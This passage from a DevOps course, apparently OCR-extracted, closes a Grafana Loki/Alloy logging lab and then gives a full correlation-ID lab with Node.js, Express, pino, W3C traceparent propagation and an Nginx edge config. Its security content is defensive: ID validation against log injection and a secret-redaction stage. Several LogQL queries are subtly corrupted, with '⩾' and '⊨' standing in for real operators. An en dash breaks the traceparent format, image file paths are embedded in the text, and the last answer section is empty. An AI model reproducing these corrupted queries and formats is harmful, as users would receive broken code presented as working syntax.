  - name: Loki
    uid: loki
    type: loki
    access: proxy
    url: http://loki:3100
```

6. **Start everything and wait for Loki.**

```bash
cd ~/l10-prom && docker compose up -d --build
curl -X POST http://localhost:9090/-/reload
sleep 30; curl -s localhost:3100/ready
```

   Loki answers `Ingester not ready: waiting for 15s after being ready` for the first seconds, then `ready`. Open the Alloy UI at http://localhost:12345 and check that `loki.source.docker.containers` and `loki.write.local` are healthy. If no logs arrive, `docker compose logs alloy | tail` usually shows a socket permission or config error.

7. **See the labels Loki indexed.**

```bash
curl -s localhost:3100/loki/api/v1/labels
curl -s localhost:3100/loki/api/v1/label/service_name/values
```

   Expect labels similar to `container`, `env`, `service_name` and values such as `shop-api`, `grafana`, `prometheus`.

8. **Query logs in Grafana Explore** (http://localhost:3001, Explore, choose Loki, switch to *Code* mode). Run these in order and read what each one does:

```logql
{service_name="shop-api"}
{service_name="shop-api"} |= "completed" != "/products"
{service_name="shop-api"} | json | status >= 500
{service_name="shop-api"} | json | duration_ms > 500
{service_name="shop-api"} | json | route="/checkout" | status >= 500 | line_format "
  {{.method}} {{.route}} → {{.status}} in {{.duration_ms}}ms"
{service_name="shop-api"} | detected_level="error"
```

Expect a stream of JSON lines; the third query shows only the roughly 4 percent of requests that failed, with the parsed fields (`status` , `route` , `duration_ms`) listed next to each line. `| json` turns every JSON field into a label you can filter on for this query only.

9. **Turn logs into numbers (metric queries).**

```logql
sum by (detected_level) (count_over_time({service_name="shop-api"}[5m]))
sum(rate({service_name="shop-api"} | json | status ⩾ 500 [5m])) /
  sum(rate({service_name="shop-api"} [5m]))
quantile_over_time(0.95, {service_name="shop-api"} | json | unwrap duration_ms [5m])
  by (route)
```

The second is the error ratio computed from logs (it should be close to the `0.04` that PromQL reports from metrics: two pillars, same truth). The third needs a numeric field after `unwrap` . Note the first query includes the single `listening` line; filter with `⊨ "completed"` for a pure request count.

10. **Check retention is switched on and inspect volume.**

```bash
curl -s localhost:3100/config | grep -E 'retention_(period|enabled)'
curl -s -G localhost:3100/loki/api/v1/series --data-urlencode 'match[]={env="lab"}' |
  python3 -c "import sys,json; print(len(json.load(sys.stdin)['data']), 'streams')"
```

You should see `retention_enabled: true` , `retention_period: 168h` and a stream count equal to the number of containers, roughly 6 to 10. Keep this number in mind for task T3.

11. **Stop** when finished (keep the files; later topics build on them): `docker compose stop loki alloy` .

7 Real-world scenario

Illustrative scenario. A team moves its logs from a hosted full-text service to self-run Loki to cut cost. Within a week Loki starts returning `429 Too Many Outstanding Requests` to the agents and Grafana queries time out. The investigation starts with the Loki and Alloy metrics already in Prometheus: active streams have grown from about 40 to over 600,000. A developer had added `request_id` as a label in the Alloy pipeline "so we can click on it". Every request created a new stream with one or two lines in it.

The fix has three parts: remove `request_id` from `stage.labels` and send it as structured metadata (so `{service_name="shop-api"} | request_id="..."` still works), restart the agents, and let the compactor expire the old streams after retention passes. A guard is added to the

pipeline review checklist: *labels must come from a bounded set, and a pull request that adds a label states its cardinality*. Query time returns to normal; the bill is lower than before the migration.

Lesson: in Loki the label set is the schema. Identifiers belong in the log line or structured metadata.

8 Common mistakes and best practices

Don't

- Use unbounded values (user id, request id, trace id, IP, URL path) as labels.
- Promote every JSON field to a label "just in case". Parse at query time with `| json`.
- Forget to enable the compactor, then wonder why disk usage never drops: retention is not active without it.
- Ship `debug` logs from every service to production Loki at full volume; filter or sample at the agent.
- Start new projects on Promtail, or mount the Docker socket into untrusted containers.
- Query with a broad selector such as `{env=~".+"}` over days; the more streams and time you scan, the slower and costlier.

Do

- Keep fewer than about ten label names, each with bounded values; put identifiers in structured metadata.
- Narrow queries with the stream selector first, then line filters (`⊨`), then parsers (`| json`).
- Log JSON from the application (Structured Logging §10.5) and parse it in the agent only for what you need.
- Scrape Loki's and Alloy's own `/metrics` and alert on stream count, dropped entries and 429 rates.
- Set retention per environment or stream (short for dev and debug, long for audit/security), and write the policy down.
- Redact or drop sensitive lines in the agent as a safety net (`stage.replace` , `stage.drop`), not as the only control.

9 Tasks

- [ ] **T1 — Follow the lab** *(≈60 min, beginner)*

- **Goal:** get logs from `shop-api` into Loki and query them in Grafana.
- **Steps:**
  1. Do steps 1-8 of section 6.
  2. In Explore run `{service_name="shop-api"} | json | status ⩾ 500` and open one line to see the parsed fields.
  3. Run `curl -s localhost:3100/loki/api/v1/labels` and list the labels.
- **Done when:** Explore shows only `status ⩾ 500` lines for `shop-api`, and the labels call returns `service_name`.

☐ **T2 — Answer three questions with LogQL** *(≈45 min, intermediate)*

- **Goal:** use log and metric queries instead of scrolling.
- **Steps:**
  1. Write a query that returns the slowest 20 `/checkout` requests (lines with `duration_ms > 800`).
  2. Write a metric query for the error ratio per route.
  3. Compare your error ratio with the PromQL error ratio from Prometheus and PromQL §10.2 for the same 5 minutes.
- **Done when:** both numbers are within a few percent of each other and you can explain why they may differ slightly (sampling window, scrape timing).

☐ **T3 — Break it: create a cardinality explosion, then fix it** *(≈45 min, intermediate)*

- **Goal:** see why labels must be bounded.
- **Steps:**
  1. Record the stream count with the `series` call from step 10.
  2. In `config.alloy`, add `stage.labels { values = { status = "" } }` after `stage.json` and extend `expressions` with `status = "status"`. Restart Alloy. This is bounded (a handful of values), so the count grows only a little.
  3. Now do the harmful version: extract `duration_ms` and make it a label. Restart, generate traffic for two minutes and count streams again.
  4. Revert the change and explain the difference.
- **Done when:** you have three stream counts (baseline, status label, duration_ms label) and a sentence explaining why the third is unacceptable in production.

☐ **T4 — Retention policy** *(≈45 min, intermediate)*

- **Goal:** shorten retention for noisy streams without touching the rest.
- **Steps:**

1. Add a `retention_stream` rule under `limits_config` that keeps `{env="dev"}` for `48h` with `priority: 1`.
2. Restart Loki and confirm with `curl -s localhost:3100/config | grep -A4 retention_stream`.
3. Write down which streams in your own system deserve a shorter or longer period and why (for example audit logs).

- **Done when:** the config endpoint shows your rule and you have a written three-line retention policy.

☐ **T5 — Automate: scrub secrets in the pipeline and ship a dashboard** *(≈60 min, advanced)*

- **Goal:** make safe logging and visibility part of the repo.
- **Steps:**
  1. Add this block to `loki.process "json"` (before `stage.structured_metadata`), log a line containing `password=hunter2` from the app, and confirm Loki stores the redacted version. Check the syntax first with `docker run --rm -v "$PWD/alloy:/c" grafana/alloy:v1.20.1 validate /c/config.alloy`.

     ALLOY
     ```
     stage.replace {
       expression = "(?i)(password=)\\S+"
       replace    = "${1}[REDACTED]"
     }
     ```

  2. Create a dashboard JSON with a logs panel (`{service_name="shop-api"} | json | status ⩾ 500`) and a stat panel (the error ratio from T2), provision it like the dashboard in Grafana Dashboards §10.3, and commit it.
- **Done when:** the redacted line is visible in Explore and `docker compose up` alone brings up the dashboard.

☐ **T6 — Prove it: explain the label model** *(≈30 min, advanced)*

- **Goal:** explain Loki's design well enough to review someone's pipeline.
- **Steps:**
  1. Without the guide, draw on paper: agent, Loki write path, streams, chunks, and where retention happens.
  2. Take a proposed Alloy config that labels logs with `user_id`, `path` and `level`, and mark each label good or bad with a reason and a better home.
- **Done when:** a teammate can use your explanation to decide where `trace_id` should live and why.

10 Self-check questions

1. What does Loki index, and what does that choice trade away compared with Elasticsearch?
2. Why is `request_id` a bad label but a good structured-metadata key?
3. What is the difference between `⊨ "error"`, `| json | level="error"` and `| detected_level="error"`?
4. Write a LogQL metric query for errors per second per service from JSON logs.
5. A disk full alarm shows Loki storage growing forever. What is the first configuration you check?
6. Why replace Promtail with Alloy?

ANSWERS

1. Only the labels (stream identity) are indexed; line content is stored compressed and scanned at query time. It trades fast arbitrary full-text search for a much smaller index and lower storage and operating cost.
2. Every distinct label value creates a new stream, so a per-request value creates millions of streams. Structured metadata is attached to a line without creating streams, and it can be filtered directly.
3. The first is a substring match on the raw text (can match the word in a message), the second parses JSON and compares the extracted `level` field, and the third filters on metadata Loki detected automatically from the line. Prefer the structured ones; they are exact.
4. For example `sum by (service_name) (rate({env="prod"} | json | level="error" [5m]))`.
5. Whether `compactor.retention_enabled` is true (with `delete_request_store` set) and what `limits_config.retention_period` is; without the compactor, nothing is deleted.
6. Promtail is deprecated and in maintenance; Alloy is the supported agent, speaks OpenTelemetry as well as Loki/Prometheus, and handles logs, metrics and traces in one process.

11 Further reading

- Grafana Loki documentation (grafana.com/docs/loki): "Get started", "Label best practices", "LogQL", "Log retention" and "Structured metadata".
- Grafana Alloy documentation: components `discovery.docker`, `loki.source.docker`, `loki.process`, `loki.write`, and the Promtail-to-Alloy migration guide.
- *The Twelve-Factor App*, factor XI (Logs), for why apps write to `stdout`.
- See also: Structured Logging §10.5, Correlation IDs §10.7, Docker Compose §4.8.

LAB NOTES What I ran, what I saw, what it means

10.7 Correlation IDs and Request IDs

Topic 7 of 11 | ~3 hours | Difficulty: Intermediate

1 What it is

A **request ID** is a unique string attached to one incoming request at the edge of your system (the load balancer, the reverse proxy or the first service). A **correlation ID** is the same idea stretched across many requests or services: a single value that lets you collect every log line, metric exemplar and error that belongs to one piece of work, even after the work hops through five services and a queue. In practice teams use the two words almost interchangeably; the header is usually called `X-Request-ID` or `X-Correlation-ID`.

A **trace ID** is the standardised, tracing-system version of the same thing. The **W3C Trace Context** specification (a W3C Recommendation) defines an HTTP header, `traceparent`, with four dash-separated parts: `00-4bf92f3577b34da6a3ce929d0e0e4736-00f067aa0ba902b7-01` = version, **trace id** (32 hex characters, shared by the whole request tree), **parent span id** (16 hex characters, the caller's current step) and flags (`01` means "sampled"). Distributed tracing (next topic §10.8) generates and propagates this automatically; correlation IDs are what you add so that *logs* carry the same identifier.

2 Why it matters in DevOps

- **Without an ID, a customer complaint is a needle in a haystack.** "Checkout failed at 14:20" matches thousands of lines. "Request `req-8f3a…` failed" matches the four lines that matter, in all services.
- **Propagation is the hard part.** Generating an ID is trivial. The ID only helps if every service forwards it on every outgoing call and puts it in every log line. One service that drops the header cuts the chain in two.
- **It links the pillars.** A `trace_id` in a log line is the bridge from a log to a trace and back (three pillars §10.1). In Grafana you click the id in a Loki log line and land on the trace in Tempo.
- **It speeds up support.** If your API returns the ID in the response header and in error bodies, support can quote it and engineers can find the request in seconds.

- **Untrusted input.** An ID that comes from the internet is user input. Unvalidated, it can carry newlines (log injection), huge strings or endless unique values (cardinality problems in a log store).

3 Real-world system example

Stripe returns a `Request-Id` header on every API response and shows request ids in its dashboard logs, and its support guidance asks for the id when you report a problem; the same pattern appears in the canonical log lines described in Structured Logging §10.5. **Cloudflare** adds a `CF-Ray` header to every response, which is the identifier you quote to their support. **AWS Application Load Balancers** add an `X-Amzn-Trace-Id` header to requests they forward, so a request can be followed from the load balancer's access log into your application logs (see Application Load Balancer §6.14). **Nginx** exposes a `$request_id` variable (a random 32-hex string, available since version 1.11.0) precisely so it can be written to the access log and forwarded upstream with `proxy_set_header`. **Heroku**'s router documents an `X-Request-ID` it will generate or pass through.

Modern stacks standardise on the **W3C Trace Context** headers (`traceparent`, `tracestate`), implemented by OpenTelemetry SDKs, major cloud tracing products and most service meshes, which replaced older vendor formats such as Zipkin's B3 headers in new systems.

4 Diagram

One request through the sample system. The id is created (or accepted) once at the edge and copied into every hop:




Figure 10.7-1

How the identifier ties the signals together:




Figure 10.7-2

5 How it works

Where the ID comes from. The first component that sees a request either accepts a valid ID from the caller or generates a new one. The edge is the best place (load balancer or Nginx), because it also sees requests that never reach your code. Each service then repeats the same rule: *accept if valid, otherwise generate*.

Item	Typical format	Notes
`X-Request-ID` / `X-Correlation-ID`	UUID or 16-32 hex characters	Not standardised, but a long-standing convention
`traceparent`	`00–<32 hex>-<16 hex>-<2 hex>`	W3C standard; carries trace id, parent span id and sampling flag
`tracestate`	`vendor=value,...`	Optional vendor extras next to `traceparent`

Item	Typical format	Notes
`baggage`	`userId=u-42,tier=gold`	W3C Baggage: key-value pairs that travel with the request. Visible to every service you call, never put secrets or personal data in it

Validate inbound IDs. Accept only a bounded alphabet and length (for example `^[A-Za-z0-9._-]{8,64}$`) and replace anything else. Without this, a client can write newlines or fake log lines into your logs, or send a different value per request to bloat any system that indexes the id. Treat `traceparent` the same way: if it does not parse, start a new trace.

Carry the ID inside the process. In Node.js the right tool is `AsyncLocalStorage`: you store the ids once in middleware and any code running later in the same request, including code after `await`, can read them without passing them as function arguments. Other languages have equivalents (Java and Logback MDC, Python `contextvars`, Go `context.Context`). A logger "mixin" then adds the ids to every log line automatically, so developers cannot forget.

Propagate on every outgoing call. HTTP clients, queue producers and background jobs must copy the id into headers or message attributes (and a consumer must restore it). OpenTelemetry instrumentation does this for `traceparent` automatically for common HTTP clients and message libraries; for your own `X-Request-ID` you add a small client wrapper or interceptor.

Return the ID. Put it in the response header and in the error body, as `shop-api` does below. That one line makes support tickets cheap.

Link logs to traces. If every log line contains `trace_id` (the 32-hex value) and your tracing backend uses the same value, the two systems can link to each other. Grafana does this with a **derived field** on the Loki data source (a regular expression that finds the id in a log line and turns it into a link to the Tempo data source), and from a trace back to its logs with **trace to logs** on the Tempo data source. In Loki, store `trace_id` as structured metadata, not as a label (Loki §10.6). When you use OpenTelemetry (see OpenTelemetry §10.9), the logging integration reads the active span and adds `trace_id` and `span_id` for you.

Pitfalls. Asynchronous hand-offs lose context: a message put on a queue needs the id in its attributes, a cron job has no inbound request and must create its own. Thread pools and callbacks can lose `AsyncLocalStorage` context in some libraries. Logging in an event handler that fires later (for example `res.on('finish')`) may run outside the request's context, so capture the context object and restore it, as the lab does.

6 Step-by-step guide

Prerequisites: Node.js 22 or newer, `curl`, `jq`, optionally Docker for the Nginx edge in step 9. No cost. This lab is self-contained: two small services on your machine, `shop-api` (port 8080) calling `inventory` (port 8081).

1. **Create the project.**

```bash
mkdir -p ~/l10-corr && cd ~/l10-corr
npm init -y >/dev/null && npm install express pino
```

2. **Write the shared context code** `context.js`: validation, request context, a logger that adds the ids and a client wrapper that propagates them.

```js
const { AsyncLocalStorage } = require('node:async_hooks');
const crypto = require('node:crypto');
const pino = require('pino');

const als = new AsyncLocalStorage();

// Never trust an inbound id blindly: bound its length and alphabet (log injection,
  cardinality, abuse).
const REQUEST_ID_OK = /^[A-Za-z0-9._-]{8,64}$/;
// W3C Trace Context: version-traceid-parentid-flags, all lowercase hex.
const TRACEPARENT = /^([0-9a-f]{2})-([0-9a-f]{32})-([0-9a-f]{16})-([0-9a-f]{2})$/;

const hex = (bytes) => crypto.randomBytes(bytes).toString('hex');

function parseTraceparent(header) {
  const m = TRACEPARENT.exec(header || '');
  if (!m || m[1] === 'ff' || /^0+$/.test(m[2]) || /^0+$/.test(m[3])) return null;
  return { traceId: m[2], parentSpanId: m[3] };
}

function makeLogger(service) {
  return pino({
    base: { service },
    timestamp: pino.stdTimeFunctions.isoTime,
    formatters: { level: (label) => ({ level: label }) },
    mixin: () => ({ ...als.getStore() }), // every line gets request_id, trace_id,
  span_id (a copy: pino would otherwise write into the store)
  });
}

// Express middleware: establish the ids once, at the edge of this service.
function context(req, res, next) {
  const inbound = req.headers['x-request-id'];
```

```
  const tp = parseTraceparent(req.headers['traceparent']);
  const store = {
    request_id: REQUEST_ID_OK.test(inbound || '') ? inbound :
  `req-${crypto.randomUUID()}`,
    trace_id: tp ? tp.traceId : hex(16),
    span_id: hex(8),
  };
  if (tp) store.parent_span_id = tp.parentSpanId;
  res.setHeader('x-request-id', store.request_id);
  req.ctx = store;
  als.run(store, next);
}

// Call another service and pass the ids on. This is "propagation".
function callService(url) {
  const ctx = als.getStore();
  return fetch(url, {
    headers: {
      'x-request-id': ctx.request_id,
      traceparent: `00-${ctx.trace_id}-${ctx.span_id}-01`, // our span is the parent
  of the callee's span
    },
  });
}

module.exports = { als, makeLogger, context, callService };
```

The `mixin` returns a *copy* of the store on purpose: pino merges the fields of each log call into whatever the mixin returns, and returning the store itself would leak fields from one log line into all later lines of the request.

3. **Write the downstream service** `inventory.js`.

```
JS
```

```
const express = require('express');
const { als, makeLogger, context } = require('./context');

const log = makeLogger('inventory');
const app = express();
app.use(context);

app.get('/reserve', async (req, res) => {
  log.info({ sku: 'kbd', qty: 1 }, 'reserving stock');
  if (req.query.fail) {
    log.error({ sku: 'kbd' }, 'stock database unavailable');
    return res.status(500).json({ error: 'stock database unavailable' });
  }
  res.json({ reserved: true });
});

app.listen(8081, () => log.info({ port: 8081 }, 'inventory listening'));
```

4. **Write the front service** `shop-api.js`: one canonical log line per request, a call to `inventory`, and the request id returned in the body.

```
JS
const express = require('express');
const { als, makeLogger, context, callService } = require('./context');

const log = makeLogger('shop-api');
const app = express();
app.use(context);

// One canonical line per request, with the same ids as every other line of the
  request.
app.use((req, res, next) => {
  const started = process.hrtime.bigint();
  const ctx = req.ctx;
  res.on('finish', () => {
    const duration_ms = Number(process.hrtime.bigint() - started) / 1e6;
    const level = res.statusCode >= 500 ? 'error' : 'info';
    // 'finish' fires outside the request's async context, so restore it explicitly.
    als.run(ctx, () => log[level]({ method: req.method, route: req.path, status:
  res.statusCode, duration_ms: Math.round(duration_ms) }, 'request completed'));
  });
  next();
});

app.get('/checkout', async (req, res) => {
  log.info('checkout started');
  const suffix = req.query.fail ? '?fail=1' : '';
  const r = await callService(`http://localhost:8081/reserve${suffix}`);
  if (!r.ok) {
    log.error({ upstream: 'inventory', upstream_status: r.status }, 'inventory call
  failed');
```

```
    return res.status(502).json({ error: 'try again later', request_id:
  req.ctx.request_id });
  }
  log.info('checkout finished');
  res.json({ status: 'paid', request_id: req.ctx.request_id });
});

// Express 5 passes rejected promises here, for example when inventory is down.
app.use((err, req, res, next) => {
  log.error({ err }, 'unhandled error');
  res.status(500).json({ error: 'internal error', request_id: req.ctx.request_id });
});

app.listen(8080, () => log.info({ port: 8080 }, 'shop-api listening'));
```

5. **Run both services**, capturing each one's logs to a file.

```bash
node inventory.js > inventory.log 2>&1 &
node shop-api.js  > shop-api.log  2>&1 &
sleep 1
```

6. **Send requests** with no id, with your own id, and with a failing downstream.

```bash
curl -si localhost:8080/checkout | grep -iE '^HTTP|x-request-id|request_id'
curl -s  localhost:8080/checkout -H 'x-request-id: support-ticket-4711'
curl -s  'localhost:8080/checkout?fail=1' -H 'x-request-id: ticket-0001'
```

   Expect `x-request-id: req-<uuid>` on the first response, `{"status":"paid","request_id":"support-ticket-4711"}` on the second and `{"error":"try again later","request_id":"ticket-0001"}` on the third.

7. **Follow one request across both services.** This is the whole point: one filter, two services.

```bash
jq -c 'select(.request_id=="ticket-0001") | {service, level, msg, span_id,
  parent_span_id}' shop-api.log inventory.log
```

Expect five lines, similar to the following. Look at `parent_span_id` on the `inventory` lines: it equals the `span_id` of `shop-api`, which is how a tracing system rebuilds the tree.

```json
{"service":"shop-api","level":"info","msg":"checkout
  started","span_id":"37283b0f879a1c74","parent_span_id":null}
{"service":"shop-api","level":"error","msg":"inventory call
  failed","span_id":"37283b0f879a1c74","parent_span_id":null}
{"service":"shop-api","level":"error","msg":"request
  completed","span_id":"37283b0f879a1c74","parent_span_id":null}
{"service":"inventory","level":"info","msg":"reserving
  stock","span_id":"bc8508e2fb83aeb8","parent_span_id":"37283b0f879a1c74"}
{"service":"inventory","level":"error","msg":"stock database
  unavailable","span_id":"bc8508e2fb83aeb8","parent_span_id":"37283b0f879a1c74"}
```

Now pick the trace instead: send a request with a standard `traceparent` and find it by `trace_id`.

```bash
curl -s 'localhost:8080/checkout?fail=1' \
  -H 'traceparent: 00-4bf92f3577b34da6a3ce929d0e0e4736-00f067aa0ba902b7-01'
jq -c 'select(.trace_id=="4bf92f3577b34da6a3ce929d0e0e4736") | {service, msg}' shop-
  api.log inventory.log
```

Both services logged the caller's trace id, and `shop-api`'s `parent_span_id` is `00f067aa0ba902b7`.

8. **Test hostile input.** A bad id is replaced rather than logged.

```bash
curl -si localhost:8080/checkout -H 'x-request-id: bad id with spaces' | grep -i x-
  request-id
```

The response shows a fresh `req-<uuid>`, not your string.

9. **Generate the id at the edge with Nginx.** Save this as `edge.conf`. It keeps a well-formed client id, otherwise uses Nginx's own `$request_id`, writes it to a JSON access log, forwards it upstream and returns it to the client.

```nginx
map $http_x_request_id $req_id {
    default                         $request_id;          # no id from the client:
  use nginx's own 32-hex id
    "~^[A-Za-z0-9._-]{8,64}$"       $http_x_request_id;   # keep a well-formed client
  id
}
```

```
log_format json_edge escape=json
    '{"time":"$time_iso8601","service":"nginx","request_id":"$req_id",'
    '"method":"$request_method","uri":"$uri","status":$status,'

  '"request_time":$request_time,"upstream_response_time":"$upstream_response_time"}';

server {
    listen 80;
    access_log /dev/stdout json_edge;

    location / {
        proxy_pass http://host.docker.internal:8080;
        proxy_set_header X-Request-ID $req_id;        # to the app
        proxy_hide_header X-Request-ID;               # drop the app's copy so the
  client gets one header
        add_header       X-Request-ID $req_id always; # back to the client
    }
}
```

BASH

```
docker run --rm -d --name edge --add-host=host.docker.internal:host-gateway -p 8090:80
  \
  -v "$PWD/edge.conf:/etc/nginx/conf.d/default.conf:ro" nginx:stable-alpine
curl -si localhost:8090/checkout | grep -iE '^HTTP|x-request-id'
docker logs edge | tail -1
```

The id in the response header, in the Nginx access log line and in the `shop-api` log line is now the same 32-hex string. Without `proxy_hide_header` the client would get two `X-Request-ID` headers (the app's and Nginx's).

10. **Preview the logs-to-traces link in Grafana.** With the Loki data source from Loki §10.6 and a Tempo data source with uid `tempo` (you add it in the next topics and the capstone), this derived field turns the `trace_id` in a JSON log line into a link. The `$$` is needed because

Grafana expands `$` in provisioning files.

```yaml
  - name: Loki
    uid: loki
    type: loki
    access: proxy
    url: http://loki:3100
    jsonData:
      derivedFields:
        - name: trace_id
          matcherType: regex
          matcherRegex: '"trace_id":"(\w+)"'
          url: '$${__value.raw}'
          datasourceUid: tempo
          urlDisplayLabel: View trace
```

11. **Clean up.**

```bash
docker stop edge 2>/dev/null
kill $(jobs -p)
```

7 Real-world scenario

Illustrative scenario. A customer emails: "my payment failed at about 14:20 and I was charged." Before correlation ids, the on-call engineer searches the `shop-api` logs for the customer's email, finds nothing (it is not logged, correctly), and then reads 9,000 error lines from the payment provider in that minute.

After the change, the checkout error page shows `Reference: req-8f3a...`, taken from the response body. The engineer pastes it into Grafana Explore against Loki, sees five lines across `nginx`, `shop-api` and `payments`, and clicks the `trace_id` derived field to open the trace in Tempo: the `payments` span waited 29 seconds on the provider and the `shop-api` call timed out at 30 seconds, but the provider had still completed the charge. The cause (a missing idempotency key on retry) is found in minutes, not hours. The lesson in the postmortem: the id was the cheap part; making **every** service forward it (the older `reports` batch job had to be fixed because it dropped the header) was the work.

Lesson: an identifier is only as good as its weakest hop. Test propagation end to end, not per service.

8 Common mistakes and best practices

Don't

- Trust an inbound id: unvalidated values enable log injection and unbounded cardinality.
- Generate a new id in every service. You then have five ids for one request and none of them links the story.
- Use user ids, emails or any personal data as the correlation id or in `baggage`.
- Make `request_id` or `trace_id` a Loki **label**. Use structured metadata or keep it in the line.
- Forget asynchronous boundaries: queue messages, scheduled jobs and callbacks lose context unless you carry it explicitly.
- Log the id in some lines only. If the logger does not add it automatically, it will be missing when you need it.

Do

- Generate (or accept a valid) id at the outermost edge, and return it in a response header and in error bodies.
- Adopt W3C `traceparent` for tracing and keep `X-Request-ID` for human-facing support references.
- Put the ids in a context object and have the logger add them to every line through a mixin or filter.
- Add the id to metrics exemplars, error reports (Sentry tags) and queue message attributes.
- Write a test that sends a request through the whole stack and asserts the same id appears in every service's log.
- Document the header names and the validation rule in the platform's logging standard.

9 Tasks

- [ ] **T1 — Follow an id across two services** *(≈45 min, beginner)*
  - **Goal:** build the lab and prove propagation.
  - **Steps:**
    1. Do steps 1-7 of section 6.
    2. Use `jq` to print, for your own `x-request-id`, every log line of both services in time order (`jq -s 'sort_by(.time)'` over both files).
  - **Done when:** the output shows `shop-api` and `inventory` lines under one `request_id`, and `inventory`'s `parent_span_id` matches `shop-api`'s `span_id`.

- [ ] **T2 — Add a third hop** *(≈45 min, intermediate)*
  - **Goal:** extend propagation to a new service.
  - **Steps:**
    1. Create `payments.js` on port 8082 with a `/charge` route that logs through `makeLogger('payments')`.
    2. Make `inventory` or `shop-api` call it with `callService`.
    3. Request `/checkout` with `x-request-id: three-hops-1` and filter all three log files.
  - **Done when:** three services show the same `request_id` and `trace_id`, and each `parent_span_id` points to the caller's `span_id`.
- [ ] **T3 — Break it: drop the header, then catch it with a test** *(≈45 min, intermediate)*
  - **Goal:** see how a single careless hop breaks correlation, and guard against it.
  - **Steps:**
    1. In `callService`, remove the `x-request-id` header. Request `/checkout` with your own id and see that `inventory` logs a different one.
    2. Write a shell or `node --test` script that starts both services, sends one request with a known id and fails if the id is missing from either log file.
    3. Restore the header and make the test pass.
  - **Done when:** the test fails with the header removed and passes with it restored.
- [ ] **T4 — Edge id and validation** *(≈45 min, intermediate)*
  - **Goal:** generate the id at Nginx and validate it everywhere.
  - **Steps:**
    1. Run the Nginx edge from step 9.
    2. Send requests with no id, a good id, and bad ids (one containing spaces, one of 500 characters, one with a double quote).
    3. Compare the id in the Nginx log, response header and `shop-api` log for each case.
  - **Done when:** all three show one id per request, and a malformed id is replaced in both Nginx and `shop-api`.
- [ ] **T5 — Link logs to traces in Grafana** *(≈60 min, advanced)*
  - **Goal:** click from a log line to a trace.
  - **Steps:**
    1. Finish the Loki stack from Loki §10.6, then complete Distributed Tracing §10.8 or the capstone so a Tempo data source with uid `tempo` exists.

2. Add the derived field from step 10 to the Loki data source, restart Grafana and open a `shop-api` log line that contains a `trace_id`.
3. Add `tracesToLogsV2` (or use the *Logs for this span* button) on the Tempo data source to link back.

- **Done when:** you move from a log line to its trace and back using only links.

☐ **T6 — Prove it: write the propagation contract** *(≈45 min, advanced)*

- **Goal:** explain correlation IDs well enough to enforce them.
- **Steps:**
  1. Without the guide, write a half-page standard for `shop-api`: header names, who generates, validation regex, what is returned to clients, how queues and cron jobs carry it, and what must never be in `baggage`.
  2. Draw the sequence from client to database and mark every place the id could be lost.
- **Done when:** a teammate can implement a new service from your document and a test confirms the id appears in its logs.

10 Self-check questions

1. What is the difference between a request ID and a trace ID?
2. What are the four fields of a `traceparent` header?
3. Why validate an inbound `X-Request-ID`?
4. Why should `trace_id` be structured metadata in Loki rather than a label?
5. Name two places where correlation commonly breaks in a real system.
6. What is `AsyncLocalStorage` used for here?

ANSWERS

